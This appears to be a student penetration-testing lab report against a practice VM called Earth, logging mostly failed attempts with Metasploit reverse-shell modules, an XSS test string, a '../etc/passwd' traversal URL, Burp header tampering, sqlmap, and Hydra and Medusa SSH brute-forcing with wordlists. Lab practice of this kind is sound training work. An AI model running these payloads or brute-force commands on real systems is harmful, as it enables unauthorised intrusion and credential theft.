[*] Started reverse TCP handler on 192.168.111.128:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
whoami
[-] https://192.168.111.141:443 - The target is not vulnerable to CVE-2021-42013 (requires mod_cgi to be enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.

```

FAIL

Lets look up the CVE-2023-25690 vulnerability. I found a good exploit on the website book.hacktricks.xyz.

A nice side effect of using this setup is that you might thwart IDS/IPS systems in place since the AJP protocol is somewhat binary, but I haven't verified this. Now you can just point your regular metasploit tomcat exploit to 127.0.0.1:80 and take over that system. Here is the metasploit output also:

```
msf  exploit(tomcat_mgr_deploy) > show options
```

```

msf6 > search exploit/multi/http/tomcat_mgr_deploy
Matching Modules
=====
          vulnhub

#  Name                      Disclosure Date  Rank      Check  Description
-  exploit/multi/http/tomcat_mgr_deploy  2009-11-09  excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_mgr_deploy

```

```

msf6 exploit(multi/http/tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
HttpPassword          no        The password for the specified username
HttpUsername          no        The username to authenticate as
PATH                 /manager    yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS             192.168.111.141 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT               80        yes       The target port (TCP)
SSL                 false     no        Negotiate SSL/TLS for outgoing connections
VHOST              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST           192.168.111.128 yes       The listen address (an interface may be specified)
LPORT           4444      yes       The listen port

Exploit target:
Id  Name
-- 
0  Automatic

View the full module info with the info, or info -d command.

```

```

[*] Started reverse TCP handler on 192.168.111.128:4444
[*] Attempting to automatically select a target ...
[-] Failed: Error requesting /manager/serverinfo
[-] Exploit aborted due to failure: no-target: Unable to automatically select a target
[*] Exploit completed, but no session was created.

```

The Apache vulnerability didn't work (CVE 25690)

2) OpenSSL 1.1.1

Vulnerabilities 21

CRITICAL OpenSSL 1.1.1 < 1.1.1p Vulnerability < >

Description

The version of OpenSSL installed on the remote host is prior to 1.1.1p. It is, therefore, affected by a vulnerability as referenced in the 1.1.1p advisory.

- In addition to the c_rehash shell command injection identified in CVE-2022-1292, further circumstances where the c_rehash script does not properly sanitise shell metacharacters to prevent command injection were found by code review. When the CVE-2022-1292 was fixed it was not discovered that there are other places in the script where the file names of certificates being hashed were possibly passed to a command executed through the shell. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script. Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool. Fixed in OpenSSL 3.0.4 (Affected 3.0.0, 3.0.1, 3.0.2, 3.0.3). Fixed in OpenSSL 1.1.1p (Affected 1.1.1-1.1.1o). Fixed in OpenSSL 1.0.2zf (Affected 1.0.2-1.0.2ze). (CVE-2022-2068)

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to OpenSSL version 1.1.1p or later.

Open SSL Vulnerability: we searched on msfconsole and found the exploit.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > search openssl
Matching Modules

#  Name
0  payloadbsd/x86/exec
1  payloadosx/x86/exec
2  auxiliary/server/openssl_heartbeatsforgery_mitm_proxy 2015-07-09
3  auxiliary/dos/ssl/dtls_changecipherspec 2000-04-26
4  auxiliary/dos/ssl/dtls_fragment_overflow 2014-06-05
5  auxiliary/server/openssl_heartbeat_client_memory 2014-04-07
6  auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07
7  auxiliary/scanner/ssl/openssl_ccs 2014-06-05
8  auxiliary/dos/ssl/openssl_aesni 2013-02-05
9  exploit/unix/misc/polycom_hdx_traceroute_exec 2017-11-12
10 auxiliary/scanner/ssl/ssl_version 2014-10-14
11 payloadcmd/unix/reverse_openssl

Disclosure Date Rank Check Description
normal No  BSD Execute Command
normal No  OS X Execute Command
normal No  OpenSSL Alternative Chains Certificate Forgery MITM Proxy
normal No  OpenSSL DTLS ChangeCipherSpec Remote DoS
normal No  OpenSSL DTLS Fragment Buffer Overflow DoS
normal No  OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
normal Yes  OpenSSL Heartbeat (Heartbleed) Information Leak
normal No  OpenSSL Server-Side ChangeCipherSpec Injection Scanner
normal No  OpenSSL TLS 1.1 and 1.2 AES-NI DoS
excellent Yes  Polycom Shell HDX Series Traceroute Command Execution
normal No  SSL/TLS Version Detection
normal No  Unix Command Shell, Double Reverse TCP SSL (openssl)

Interact with a module by name or index. For example info 11, use 11 or use payload/cmd/unix/reverse_openssl

msf6 exploit(multi/http/tomcat_mgr_deploy) > use 9
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > 

msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > set rhosts 192.168.111.141
rhosts => 192.168.111.141
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > set lhost 192.168.111.128
lhost => 192.168.111.128
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > set rport 4444
rport => 4444
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > set rport 443
rport => 443
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > exploit

[*] Started reverse TCP double handler on 192.168.111.128:4444
[-] 192.168.111.141:443 - Exploit failed: NoMethodError undefined method `empty?' for nil:NilClass
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/polycom_hdx_traceroute_exec) > 
```

It failed because the exploit works on older versions. It is missing some lines.

d) XSS

We tried running a script but nothing was shown:

Line: <script>alert('TEST');</script> (similar to previous lab)

```
Welcome terra, run your CLI command on Earth Messagi
CLI command:
<script>alert('TEST')
Run command
Command output:
```

Nothing appeared on screen so XSS doesn't work.

e) LFI




URL from chatgpt

1. **Directory Traversal:**

- Use relative path traversal (`..`/`^`) to navigate to parent directories and access files outside the web root.

Example:

```
bash http://example.com/index.php?page=../../../../etc/passwd
```




Gateway Timeout

The gateway did not receive a timely response from the upstream server or application.

Local file inclusion didn't work

f) Header Injection

Using burpsuite, we changed the host name from earth.local to THETA to check if anything changes:



The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

- Pretty
- Raw**
- Hex

```
1 GET /admin/login HTTP/1.1
2 Host: THETA
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
   Safari/537.36
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```

Response:


- Pretty
- Raw**
- Hex
- Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Wed, 22 Nov 2023 14:48:15 GMT
3 Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.
   Python/3.9
4 X-Content-Type-Options: nosniff
5 Referrer-Policy: same-origin
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 143
9
10
11 <!doctype html>
```

Bad request means failure.

g) SQLi

SQL injection vulnerabilities often occur when user input is not properly sanitized, allowing malicious SQL queries to be executed.



The screenshot shows a web browser window with the title "Earth Secure Messaging". The address bar displays the URL "https://earth.local/admin/login". The main content area is titled "Log In". It contains two text input fields labeled "Username:" and "Password:", each with a corresponding empty input box. Below these fields is a "Log In" button.

If we use OR with terra (since we know that terra is a user thus it is present in the data base) and the login is a success then the web app is vulnerable to sql injection.

- Please enter a correct username

Username:

Password:

Log In

The login failed that means that sqli doesn't work

We also try using sqlmap.

```
(kali㉿kali)-[~]
$ sudo sqlmap -u 192.168.60.136
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:06:36 /2023-11-22/
[22:06:37] [INFO] testing connection to the target URL
[22:06:37] [WARNING] the web server responded with an HTTP error code (400) which could interfere with t
he results of the tests
[22:06:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:06:37] [INFO] testing if the target URL content is stable
[22:06:37] [INFO] target URL content is stable
[22:06:37] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in
'www.site.com/index.php?id=1')
[22:06:37] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 3 times

[*] ending @ 22:06:37 /2023-11-22/
```

HTTP error code 400 (Bad Request) was detected three times during the run.

h) Hydra

Some failed attempts of how we tried to use hydra at several stages of the process.

```
(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/fasttrack.txt 192.168.60.136 ssh # Fadi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 14:51:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 129.00 tries/min, 129 tries in 00:01h, 95 to do in 00:01h, 14 active
[STATUS] 112.00 tries/min, 224 tries in 00:02h, 1 to do in 00:01h, 12 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 14:54:08
```

Brute forcing ssh with hydra (fasttrack.txt)

```
└─(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/legion/root-userpass.txt 192.168.60.136 ssh # Fadi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 14:56:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sk: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 51 login tries (l:1/p:51), ~4 tries per task
[DATA] attacking ssh://192.168.60.136:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 14:56:36
```

Root userpass.txt

```
└─(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/legion/ssh-betterdefaultpasslist.txt 192.168.60.136 ssh # F
adi-Fleihan
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:01:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sk: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 131 login tries (l:1/p:131), ~9 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 132.00 tries/min, 132 tries in 00:01h, 1 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 15:02:03
```

Brute forcing web login with hydra

```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P /usr/share/wordlists/metasploit/h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:17:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
[DATA] max 16 tasks per 1 server, overall 16 tasks, 266 login tries (l:14/p:19), ~17 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 235.00 tries/min, 235 tries in 00:01h, 36 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 15:18:21
```

```
(kali㉿kali)-[~]
└─$ hydra -L root -P /usr/share/wordlists/metasploit/common_roots.txt 192.168.60.136 ssh # Fadi-Fleih
an
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 15:03:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4725 login tries (l:1/p:4725), ~296 tries per task
[DATA] attacking ssh://192.168.60.136:22/
[STATUS] 132.00 tries/min, 132 tries in 00:01h, 4595 to do in 00:35h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 4431 to do in 00:45h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 4081 to do in 00:45h, 14 active
[STATUS] 89.80 tries/min, 1347 tries in 00:15h, 3382 to do in 00:38h, 12 active
[STATUS] 82.58 tries/min, 2560 tries in 00:31h, 2169 to do in 00:27h, 12 active
[STATUS] 80.28 tries/min, 3773 tries in 00:47h, 956 to do in 00:12h, 12 active
[STATUS] 79.87 tries/min, 4153 tries in 00:52h, 576 to do in 00:08h, 12 active
[STATUS] 79.28 tries/min, 4519 tries in 00:57h, 210 to do in 00:03h, 12 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-23 16:04:08
```


i) Nmap



```
(kali㉿kali)-[~]
└─$ service nmapseconsole start

(kali㉿kali)-[~]
└─$ service nmapseconsole status
● nmapseconsole.service - Security Console Service
  Loaded: loaded (/etc/systemd/system/nmapseconsole.service; enabled; preset: disabled)
  Active: active (running) since Sun 2023-11-26 17:20:21 EET; 3min 34s ago
    Process: 4749 ExecStart=/opt/rapid7/nmapseconsole/nsc/nmapseconsole.rc start (code=exited, status=0/SUCCESS)
   Main PID: 4763 (screen)
     Tasks: 64 (limit: 26214)
    Memory: 898.6M
       CPU: 7min 27.084s
      CGroup: /system.slice/nmapseconsole.service
              └─4763 SCREEN -d -m -S nmapseconsole /opt/rapid7/nmapseconsole/nsc.sh
                  ├─4766 /bin/sh /opt/rapid7/nmapseconsole/nsc.sh
                  ├─4910 ./DLLCACHE/nexserv -className=com/rapid7/nmapseconsole/NSC

Nov 26 17:23:35 kali su[5164]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:36 kali su[5175]: (to nxpgsql) root on none
Nov 26 17:23:36 kali su[5175]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:36 kali su[5175]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:54 kali su[5232]: (to nxpgsql) root on none
Nov 26 17:23:54 kali su[5232]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:54 kali su[5232]: pam_unix(su:session): session closed for user nxpgsql
Nov 26 17:23:54 kali su[5245]: (to nxpgsql) root on none
Nov 26 17:23:54 kali su[5245]: pam_unix(su:session): session opened for user nxpgsql(uid=1003) by (uid=>
Nov 26 17:23:54 kali su[5245]: pam_unix(su:session): session closed for user nxpgsql
lines 1-23/23 (END)

(kali㉿kali)-[~]
└─$
```





After logging in into Nexpose, we tried to do add our target machine by creating a site but that failed. It seems there was an issue in the interface rendering the text properly, displaying a variable string instead of the actual text. So, we couldn't proceed with our scan for vulnerabilities. Tough luck !):

j) OpenVas

```
(kali㉿kali)-[~]
$ sudo systemctl stop postgresql

[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo nano /etc/postgresql/16/main/postgresql.conf

(kali㉿kali)-[~]
$ sudo start postgresql
sudo: start: command not found

(kali㉿kali)-[~]
$ sudo systemctl start postgresql

(kali㉿kali)-[~]
$
```

We were facing an issue with the port number so we used the nano command to edit the script.

```
(kali㉿kali)-[~]
$ sudo gvm-setup
[sudo] password for kali:

[>] Starting PostgreSQL service
[>] Creating GVM's certificate files
[>] Creating PostgreSQL database
[i] User _gvm already exists in PostgreSQL
[i] Database gvm already exists in PostgreSQL
[i] Role DBA already exists in PostgreSQL

[*] Applying permissions
NOTICE: role "_gvm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[i] Extension uuid-ossp already exists for gvm database
[i] Extension pgcrypto already exists for gvm database
[i] Extension pg-gvm already exists for gvm database
[>] Migrating database
[>] Checking for GVM admin user
[*] Configure Feed Import Owner
[*] Update GVM feeds
Running as root. Switching to user '_gvm' and group '_gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
: Downloading Notus files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
: Downloading NASL files from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to
/var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock

Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
: Downloading SCAP data from
rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to
/var/lib/gvm/scap-data
```

It took forever to download; we needed this command to be done to get the password to login to **Green Bone**. Unfortunately, we couldn't get the password so we couldn't use OpenVas.

k) Medusa

```
(kali㉿kali)-[~]
$ medusa -u root -P /usr/share/wordlists/fasttrack.txt -h 192.168.60.136 -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Spring2017 (1 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Spring2016 (2 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Spring2015 (3 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Spring2014 (4 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Spring2013 (5 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: spring2017 (6 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: spring2016 (7 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: spring2015 (8 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: spring2014 (9 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: spring2013 (10 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Summer2017 (11 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Summer2016 (12 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Summer2015 (13 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Summer2014 (14 of 221 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.60.136 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: Summer2013 (15 of 221 complete)
ERROR: ssh.mod: Failed establishing SSH session (1/4): Host: 192.168.60.136 User: root Pass: summer2017
ERROR: ssh.mod: Failed establishing SSH session (2/4): Host: 192.168.60.136 User: root Pass: summer2017
ERROR: [ssh.mod] Failed to exchange encryption keys. Are you sure this is a SSHv2 server?
NOTICE: [ssh] Host: 192.168.60.136 - Login thread (0) prematurely ended. The current number of parallel login threads may exceed what this service can reasonably handle. The total number of threads for this host will be decreased.
NOTICE: [ssh] Host: 192.168.60.136 User: root Password: summer2017 - The noted credentials have been added to the end of the queue for testing.
